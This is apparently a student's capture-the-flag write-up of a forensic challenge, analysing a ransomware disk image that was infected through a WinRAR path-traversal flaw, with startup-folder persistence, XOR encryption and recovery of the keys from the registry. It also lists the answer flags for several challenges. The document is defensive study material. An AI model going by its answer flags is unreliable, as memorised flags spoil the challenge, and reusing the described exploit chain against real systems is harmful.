
- From here, we know that the disk image is Fakhri Workstation that infected by ransomware and encrypt the workstation Documents.
- After some investigation in the disk image, we found the ransomware given clue for ways to decypt the files.
PATH: [root] C:\Users\Fakhri\Documents!!! DECRYPT_YOUR_FILES !!!.txt

- We know that the extension of .lock is the encrypted file of this ransomware.
Conclusion: Encrypted file will have .lock extension
Flag: NEXSEC25{.lock}
OhMyFiles #3
What is the SHA‑256 hash of the deleted archive file?
Evidence:
Forensic Methodology:
- To find the deleted archive file, on FTK Imager, navigate to $Recyle Bin. We may found deleted file at there.
- We found a archive file at deleted which is $R96XXEK.rar

- Just the same as usual, use HxD to checksum the sha256 of the rar file.

- And there we get the sha256 of the rar file.
Conclusion: The sha256 of the rar file is CFAA2CE425E2F472618323DCBCEB2E3FC013100919A8DBF545BF15B4C45DAE8F
Flag: NEXSEC25{ CFAA2CE425E2F472618323DCBCEB2E3FC013100919A8DBF545BF15B4C45DAE8F}
OhMyFiles #4
Identify the most recent CVE that was exploited to deliver the ransomware payload.
Example: nexsec25{CVE-XXXX-XXXX}
Evidence:
Forensic Methodology:
- When we investigate the rar achive folder, we found that it do run something with the path STM…:........................................\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\startup.lnk
- With some hypothesis on it, we assume that it is something that will drop an malicious lnk file in startup which is very abnormal and malware behaviour.
- Google search on rar archieve folder path traversal cve, we will get https://nvd.nist.gov/vuln/detail/CVE-2025-8088 which show it is critical Path Traversal vulnerability in the Windows version of WinRAR (v7.12 and below)
- Check on the winrar version on the image we know that it is WinRAR 7.12 and vulnerable to this cve.

Conclusion: The CVE for this vulnerability s CVE-2025-8088
Flag: NEXSEC25{CVE-2025-8088}
OhMyFiles #5
What is the MITRE ATT&CK technique ID that matches the persistence mechanism observed in this scenario?
Evidence:
- To find out the MITRE ATT&CK technique ID for the persistence of the vulnerability, first open the startup folder from the path we found just now.
PATH:
Users%user%\ AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\startup.lnk
- We found that there is a startup.lnk file which shown from unpacking the winrar folder

- We can have a search on MITRE ATT&CK website and found that Boot or Logon Autostart Execution which is in T1547.
- To deep dive and which the specific sub technique of it, we can go through it and found that at .001 Registry Run Keys / Startup Folder which is the same as this vulnerability where when unzip the infected zip, it will drop a malware startup.lnk at the startup folder and point to the ransomware Win32 EXE file svchost.exe at Users%user%\appdata\local. It does automatically executed by Windows every time the user logs in when the file was inside starup folder.
Conclusion: The MITRE ATT&CK technique id for this vulnerability is T1547.001.
Flag: NEXSEC25{T1547.001}
OhMyFiles #6
What is the full file path where the ransomware was dropped on the system?
Evidence:
Forensic Methodology:
- We found the startup.lnk just now and through the investigation, we found that it run a file from the path AppData\Local\svchost.exe.
- To make sure that it is a ransomware, we extract the svchost.exe and upload into virustotal.

- We can see it is a ransomware that is wanted by us.
Conclusion: The path to the ransomware is C:\Users\Fakhri\AppData\Local\svchost.exe.
Flag: NEXSEC25{C:\Users\Fakhri\AppData\Local\svchost.exe}
OhMyFiles #7
What cipher algorithm is used to ransom the file?
Evidence:
Forensic Methodology:
- To found out what is the ciper algorithm is used to encrypt the file and add .lock file, we need to dissamble the svchost.exe.
- First we use Detect-It-Easy application which can detect the file is compile using what type of language etc.

- Through this, we can see it is compile using Microsoft Visual C/C++ but it is python language executable file.
- With the use of pyinstaller, we can extract the exe file and have a look inside of the file.
- Open the svchost.pyc using pyc viewer online in this case im using pylingual.io (or any other alternative way is applicable) then upload it.

- Inside the svchost.pyc file we can see that it run xor_encrypt function to encrypt and lock the file.
Conclusion: The cipher algorithm for then ransom file is XOR.
Flag: NEXSEC25{XOR}
OhMyFiles #8
Where are the encryption keys stored?
nexsec25{fullpathtoregistry}
Evidence:
Forensic Methodology:
- As we have already know that the encryption key is stored in the registry through either given hint from the flag format or the python code we decompile just now.


- We now know that it hide the key inside HKEY_CURRENT_USER\Software\ShadowCrypt but we need to investigate it.
- With the use of Registry Explorer, we can view the registry in a better way.
- Before that we need to find out where is the registry at. It normally hide in hives at NTUSER.DAT file so extract the file from the path Fakhri\NTUSER.dat and open in the register explorer.


- Though it, we can find out more about the hidden key, it is hidden inside ShaowCrypt\Keys. Right click on the file and copy the path.
Conclusion: The encryption key is stored in HKEY_CURRENT_USER\SOFTWARE\ShadowCrypt\Keys
Flag: NEXSEC25{HKEY_CURRENT_USER\SOFTWARE\ShadowCrypt\Keys}
OhMyFiles #9
Recover the encrypted document and obtain the encrypted flag contained within it.
Evidence:
Forensic Methodology:
- Because of we already found the key for the encryption, we can either use a script to decrypt all encrypted file in one time using recursive function or decyrpt it one by one.
- To decrypt it one by one use cyberchef and add xor recipe and add in the key we found just now.

- Else if we wanted to use python script to decrypt all of the files in one time, here is the script. (Do download all the encrypted files with .lock and the key value.csv from the registry first)
1 | #!/usr/bin/env python3 |
- And we can get the flag through investigating the recovered file BigClient_Proposal_2025.docx
Conclusion: Recovered file of the XOR encrypted file and using key from the registry
Flag: nexsec2025{sh4d0w_crypt_m4st3r_2025}
Full Attack Chain Diagram

Full Attack Chain Reconstruction
Phase 1: Initial Access & Exploitation
- Timeframe: Pre-Infection
- User downloads and attempts to extract a malicious archive $R96XXEK.rar.
- The archive exploits CVE-2025-8088 in the unpatched WinRAR version to write files outside the destination folder.
Phase 2: Persistence Establishment
- Mechanism: Path Traversal
- The exploit bypasses directory restrictions to drop startup.lnk into AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup.
- This ensures code execution occurs automatically upon the next user login.
Phase 3: Payload Execution
- Trigger: User Login
- Windows automatically executes startup.lnk.
- The shortcut launches the primary ransomware binary located at C:\Users\Fakhri\AppData\Local\svchost.exe.
Phase 4: Encryption & Impact
- Action: File Locking
- The malware iterates through user documents, encrypting them with an XOR algorithm.
- Files are renamed with the .lock extension.
- Unique encryption keys for each file are generated and written to HKCU\Software\ShadowCrypt\Keys.
Security Vulnerabilities Identified
Critical Issues
Unpatched Software Vulnerability (CRITICAL)
- The workstation was running a vulnerable version of WinRAR (v7.12).
- Exploitation of CVE-2025-8088 allowed arbitrary file writes to sensitive system locations.
Malware Masquerading (HIGH)
- The ransomware payload successfully disguised itself as a legitimate Windows binary (svchost.exe).
- Running svchost.exe from a user directory (AppData\Local) is a high-confidence Indicator of Compromise (IoC) that was missed.
Persistence via Startup Folder (HIGH)
- Write access to the Start Menu’s Startup folder was unrestricted.
- No monitoring was in place to detect creation of .lnk files in auto-start locations.
Lack of Registry Monitoring (MEDIUM)
- The malware stored thousands of encryption keys in the User Registry Hive (HKCU) without triggering anomalous behavior alerts.
Remediation Recommendations
Immediate Actions (Within 24 Hours)
Containment:
- Isolate the Fakhri Workstation to prevent network propagation (if worm capabilities exist).
- DO NOT REBOOT or clean the Registry immediately; the keys in HKCU\Software\ShadowCrypt are required for decryption.
Eradication:
- Kill the malicious process C:\Users\Fakhri\AppData\Local\svchost.exe.
- Delete the persistence file: …\Start Menu\Programs\Startup\startup.lnk.
Recovery:
- Export the registry keys from ShadowCrypt.
- Utilize the developed Python decryption script to recover .lock files.
- Patch WinRAR to the latest version immediately.
Long-Term Actions (1-3 Months)
Hardening:
- Implement AppLocker or WDAC to block execution of binaries from %AppData% and %Temp%.
- Restrict write permissions to the Startup folder via Group Policy.
Vulnerability Management:
- Implement an automated patch management system to ensure third-party utilities (like WinRAR) are up to date.
Monitoring:
- Deploy EDR to detect “Masquerading” (system binaries running from wrong paths).
- Monitor Registry Run keys and Startup folders for file creation events.
MITRE ATT&CK Table
| Tactic | Technique | ID | Evidence |
|---|---|---|---|
| Initial Access | Phishing / User Execution | T1204.002 | Malicious File (.rar) opened by user |
| Execution | Exploitation for Client Execution | T1203 | Exploiting WinRAR (CVE-2025-8088) |
| Persistence | Boot or Logon Autostart Execution | T1547.001 | startup.lnk dropped in Startup folder |
| Defense Evasion | Masquerading | T1036.005 | Malware named svchost.exe |
| Defense Evasion | Modify Registry | T1112 | Keys hidden in ShadowCrypt hive |
| Impact | Data Encrypted for Impact | T1486 | Files encrypted with .lock extension |
Conclusion
This investigation confirmed that the “OhMyFiles” incident was a targeted ransomware attack leveraging a known software vulnerability for initial access. The recovery of the encryption keys from the registry allowed for zero-loss data recovery. The incident highlights the critical need for third-party software patching and strict execution policies in user directories.
Summary & Key Findings
This MCMC Intervarsity Cyber Forensic Challenge tested comprehensive digital forensics skills across seven distinct scenarios. The challenges covered:
Skills Demonstrated
- Memory Forensics - Volatility 3 analysis of Windows memory dumps
- Android Malware - Static APK analysis with multi-layer decryption
- Log Analysis - Windows Event Log forensics for brute force detection
- Network Forensics - PCAP analysis and TCP stream reconstruction
- Malicious Documents - VBA macro analysis and Base64 payload extraction
- Multi-Stage Attacks - ZIP/LNK/HTA/PowerShell attack chain analysis
- Disk Forensics - E01 image analysis with FTK Imager and ransomware decryption
Key Techniques Mastered
- Volatility 3 Plugins: pslist, cmdline, netscan, filescan, amcache, registry.printkey, pstree
- Android Analysis: apktool decompilation, AES-256-ECB decryption, DEX analysis
- Encryption Algorithms: XOR, AES-256, Base64 encoding, ROT13
- MITRE ATT&CK Mapping: Comprehensive threat actor TTP identification
- Tool Proficiency: CyberChef, strings, grep, tshark, EvtxECmd, Registry Explorer, HxD
All Flags Recovered
MEMOIR Challenges (9 flags)
- Jemputan_Bengkel_Strategik.docx
- 188.166.181.254
- kimmisuuki
- d1f7832035c3e8a73cc78afd28cfd7f4cece6d20
- EventViewerRCE.ps1
- 255d932fa4418ac11b384b125a7d7d91f8eb28f4
- selamat
- fakhri:admin123
- Documents.zip
Photo Viewer: nexsec25{dyn4m1c_d3x_kn0w13d93_941n3d!}
Security Incident: nexsec25{12/13/2025_12:35:23PM_webadmin}
Breadcrumbs (8 flags) - All questions answered with full attack reconstruction
Rembayung (2 flags)
- nexsec25{description}
- nexsec25{ca9e35196f04dca67275784a8bd05b9c4e7058721204ccd5eef38244b954e1c3}
Birthday Trap: nexsec2025{P0w3rSh3ll_C0mm3nt5_H1d3_S3cr3ts!}
OhMyFiles (9 flags) - Complete ransomware analysis and file recovery
Lessons Learned
- Layer Defense is Critical - Each attack exploited multiple weaknesses in succession
- Obfuscation is Standard - Expect Base64, XOR, AES encryption in modern malware
- Persistence Mechanisms Vary - Registry Run keys, cron jobs, accessibility services, startup folders
- Living off the Land (LotL) - Attackers abuse trusted binaries (PowerShell, certutil, mshta)
- Memory Forensics is Powerful - Command history, network connections, and process relationships persist in RAM
- Title: MCMC Intervarsity Cyber Forensic Challenge 2025
- Author: Lee Wei Xuan
- Created at : 2025-12-15 20:51:04
- Updated at : 2025-12-15 22:33:55
- Link: https://weixuan0110.github.io/2025/12/15/MCMC-Intervarsity-Cyber-Forensic-Challenge/
- License: This work is licensed under CC BY-NC-SA 4.0.